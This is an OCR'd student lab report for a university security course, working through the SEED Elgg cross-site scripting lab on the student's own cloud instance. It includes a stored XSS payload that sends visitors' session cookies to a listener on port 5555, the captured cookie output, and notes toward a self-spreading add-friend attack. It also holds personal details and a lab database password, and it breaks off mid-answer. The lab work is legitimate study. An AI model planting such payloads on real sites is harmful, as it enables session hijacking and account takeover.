
Cross-Site Scripting (XSS)

Name: Matt Romanes
Username: romanematt
ID: 300492211
AWS Email: mattromanes@gmail.com

Task One

Setting Up AWS

Creating a new instance for this section of the assignment:




```
matts-mbp:~ matt.romanes$ cd Documents/Vic2021/T2/CYBR271/Assignment2
matts-mbp:Assignment2 matt.romanes$ ssh -i "matt-keypair.pem" seed@ec2-34-229-140-154.compute-1.amazona
The authenticity of host 'ec2-34-229-140-154.compute-1.amazonaws.com (34.229.140.154)' can't be establi
ECDSA key fingerprint is SHA256:uCJwlQ9o37PjJBmOI4J2lBR9DBQP0XBgH4i4C7sjmpk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'ec2-34-229-140-154.compute-1.amazonaws.com,34.229.140.154' (ECDSA) to the
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Sep 28 00:53:08 2020 from 130.195.253.77
[10/09/21]seed@ip-172-31-21-20:~$ mysql -u elgg_admin -pseedubuntu elgg_xss
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> update elgg_xsssites_entity SET url="http://ec2-34-229-140-154.compute-1.amazonaws.com/"
    -> select * from elgg_xsssites_entity;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your My
mysql> update elgg_xsssites_entity SET url="http://ec2-34-229-140-154.compute-1.amazonaws.com/";
Rows matched: 1  Changed: 1  Warnings: 0

mysql> select * from elgg_xsssites_entity;
| guid | name         | description | url                                                 |
+------+--------------+-------------+-----------------------------------------------------+
|    1 | XSS Lab Site |             | http://ec2-34-229-140-154.compute-1.amazonaws.com/ |
+------+--------------+-------------+-----------------------------------------------------+
1 row in set (0.00 sec)

mysql>
```


As shown above, the URL has been replaced with my instance's web address

Task Two

Posting a Malicious Message to Display an Alert Window



As per the instructions, I copied and pasted the following script into the Brief Description input field:




Task Three

Q1. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that another user visiting it will display the visitor's cookie. Document this using a screenshot showing the code and that it is executed.


Although the implementation is similar, I decided to document what happened as the requirements for this task are different compared to Task 1.

For this task I put the script in the About Me field to demonstrate that it will work regardless of which field it is placed on.

As shown in the screenshot below, once the profile is saved, the script works and the alert window is displayed.




I decided to log in to Charlie's account in order to demonstrate that it would work outside of Boby's account.



Task Three

Q2. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that, when another user visits Boby's profile, the cookie is sent to the attacker's machine. You will need multiple screenshots and describe what is happening.

Before initiating the attack I added two new inbound rules to the XSS instance as shown in the screenshot below:




Inbound rules (5)

Manage tags | Edit inbound rules

Filter security group rules

Name	Security group rule...	IP version	Type	Protocol	Port range	Source	Description
–	sgr-09b6351ed5f211be9	IPv4	Custom TCP	TCP	5555	0.0.0.0/0	–
–	sgr-09cc9c34ee5e3641f	IPv4	HTTP	TCP	80	0.0.0.0/0	–
–	sgr-0dcacb38160df9128	IPv4	SSH	TCP	22	0.0.0.0/0	–
–	sgr-0ed236e8e5d355a...	IPv6	Custom TCP	TCP	5555	::/0	–
–	sgr-00b6f862ec85187a9	IPv6	HTTP	TCP	80	::/0	–


I then added the following script to Boby's profile:



About me

```
<script>
document.write('<img src="http://34.229.140.154:5555/cookie=' + escape(document.cookie) +
'\">');
</script>
```

And finally I initiated the attack as shown in the screenshot below:



```
[[10/09/21]seed@ip-172-31-21-20:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [122.57.91.46] port 5555 [tcp/*] accepted (family 2, sport 55355)
GET /cookie=Elgg%3Dg2ahojntc75674k59m4rnisdo3 HTTP/1.1
Host: 34.229.140.154:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-34-229-140-154.compute-1.amazonaws.com/
```

With the screenshot shown above I have demonstrated the successful attempt of obtaining Samy's cookie on port 5555.

To demonstrate that this works on other accounts I logged in through Alice's account, and received the following result below:

```
[10/09/21]seed@ip-172-31-21-20:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [122.57.91.46] port 5555 [tcp/*] accepted (family 2, sport 55512)
GET /cookie=Elgg%3Db1epd05sprn9k4i5cirv4li1h7 HTTP/1.1
Host: 34.229.140.154:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-34-229-140-154.compute-1.amazonaws.com/
```


By viewing Boby's account, Alice's cookie was sent to the attacker's machine.

After further investigation I noticed a slight problem with the encoding; the character after Elgg should be "=" but instead appears as "%3D". After some Googling and looking at the lecture slides, "=" should be after Elgg rather than "%3D".


Task Four

Q3. Submit screenshots demonstrating that this attack works and include your code.


Before I initiated the process, I logged in as admin and activated the editor as shown below:




Then, using the Admin account I view Samy's profile and when the cursor hovers over the the "Add friend" button, the HTTP request is shown at the bottom of the tab as shown below:




I then log out of the Admin account and into Samy's account, and then I copied and pasted the JavaScript code into the "About Me" field as shown below:




Once I saved the code, I logged out of Samy's account and back into Alice's account. As shown below, at first glance she has no friend yet:



But then as shown below, when I view Samy's account through Alice's account, bingo!



As proof that the code actually works, I went onto Alice's activity page and the screenshot below demonstrates that the code worked:



Q4. Explain the purpose of the following two lines

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts
```

This line is for getting a new valid timestamp token and assigning the value.

```
var token="&__elgg_token="+elgg.security.token.__elgg_token
```

